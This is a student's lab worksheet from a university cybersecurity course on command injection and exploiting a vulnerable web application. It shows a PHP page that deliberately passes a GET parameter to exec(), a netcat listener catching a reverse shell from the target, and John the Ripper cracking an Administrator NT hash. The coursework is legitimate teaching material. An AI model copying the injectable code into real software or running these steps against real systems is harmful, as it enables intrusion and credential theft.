CBY 240 5-2 Lab Worksheet

Andree Salvo


Southern New Hampshire University


CYB 240-13711

Instructor: Brian Remson

Lab: Command Injection

Prompt	Response


In the lab section “Adding the Code,” **Step 3**, insert your name as a comment after the </html> tag. The line of syntax to put a comment in the file is <!-- YourName -->. Take a screenshot after Step 3.	
	
	`GNU nano 2.2.6      File: /var/www/WebServer/login_success.php      Modified`
	`<h2>Welcome to the Customer Forum</h2>`
	`<h3>Post Comment</h3>`
	`<form action = "" method = "post">`
	`Name: <input type = "text"  name = "name"><br/>`
	`<br>`
	`Comment: <textarea rows = "3" cols = "60" name = "comment"></textarea></br>`
	`<br>`
	`<input type = "submit" value = "Post!"><br/>`
	`</form>`
	`<?php`
	`$path = "pwd".$_GET['path'];`
	`$path = exec($path);`
	`include "{$path}/ com.html";`
	` ?>`
	`        </body>`
	`</html>`
	`<!--  Andree Salvo -->`
	`^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos`
	`^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell`

In the lab section “Remote Shell,” **Step 17**, insert your name at the command line below the output and include it in your screenshot.	
	
	`root@Hacker:~# nc -v -l -p 8`
	`listening on [any] 8 ...`
	`connect to [192.168.1.5] from www.urbank.com [10.10.1.112] 41643`
	`/bin/sh: 0: can't access tty; job control turned off`
	`$ Andree Salvo`

PHP is an interpreted language that does not need to be compiled. What are the dangers of using an interpreted language versus a compiled language?	Interpreted languages, such as PHP, expose source code, run slower, and are more prone to runtime errors and injection attacks than compiled languages.

Lab: Exploiting a Vulnerable Web Application

Prompt	Response

In the lab section “Post Exploitation,” **Step 42**, insert your last name as the file name instead of “pass”. Make sure you use the file name in Steps 43–45. Take a screenshot after Step 46.	
	`root@kali2:~# leafpad salvo.txt`
	`root@kali2:~# john salvo.txt --format=NT`
	`Using default input encoding: UTF-8`
	`Rules/masks using ISO-8859-1`
	`Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])`
	`Warning: no OpenMP support for this hash type, consider --fork=2`
	`Press 'q' or Ctrl-C to abort, almost any other key for status`
	`P@ssw0rd         (Administrator)`
	`1g 0:00:00:00 DONE 2/3 (2025-07-29 04:00) 50.00g/s 128800p/s 128800c/s 128800C/s`
	` orlando..patches`
	`Use the "--show" option to display all of the cracked passwords reliably`
	`Session completed`

Within the lab, you experienced Armitage, a graphical software package that can be used to carry out Metasploitable activities. The exploit that is targeted is a vulnerability with XAMPP. Explain what the vulnerability is and why it needs to be mitigated.	The XAMPP WebDAV vulnerability enables remote code execution, making it crucial to disable or secure WebDAV to prevent a complete system compromise.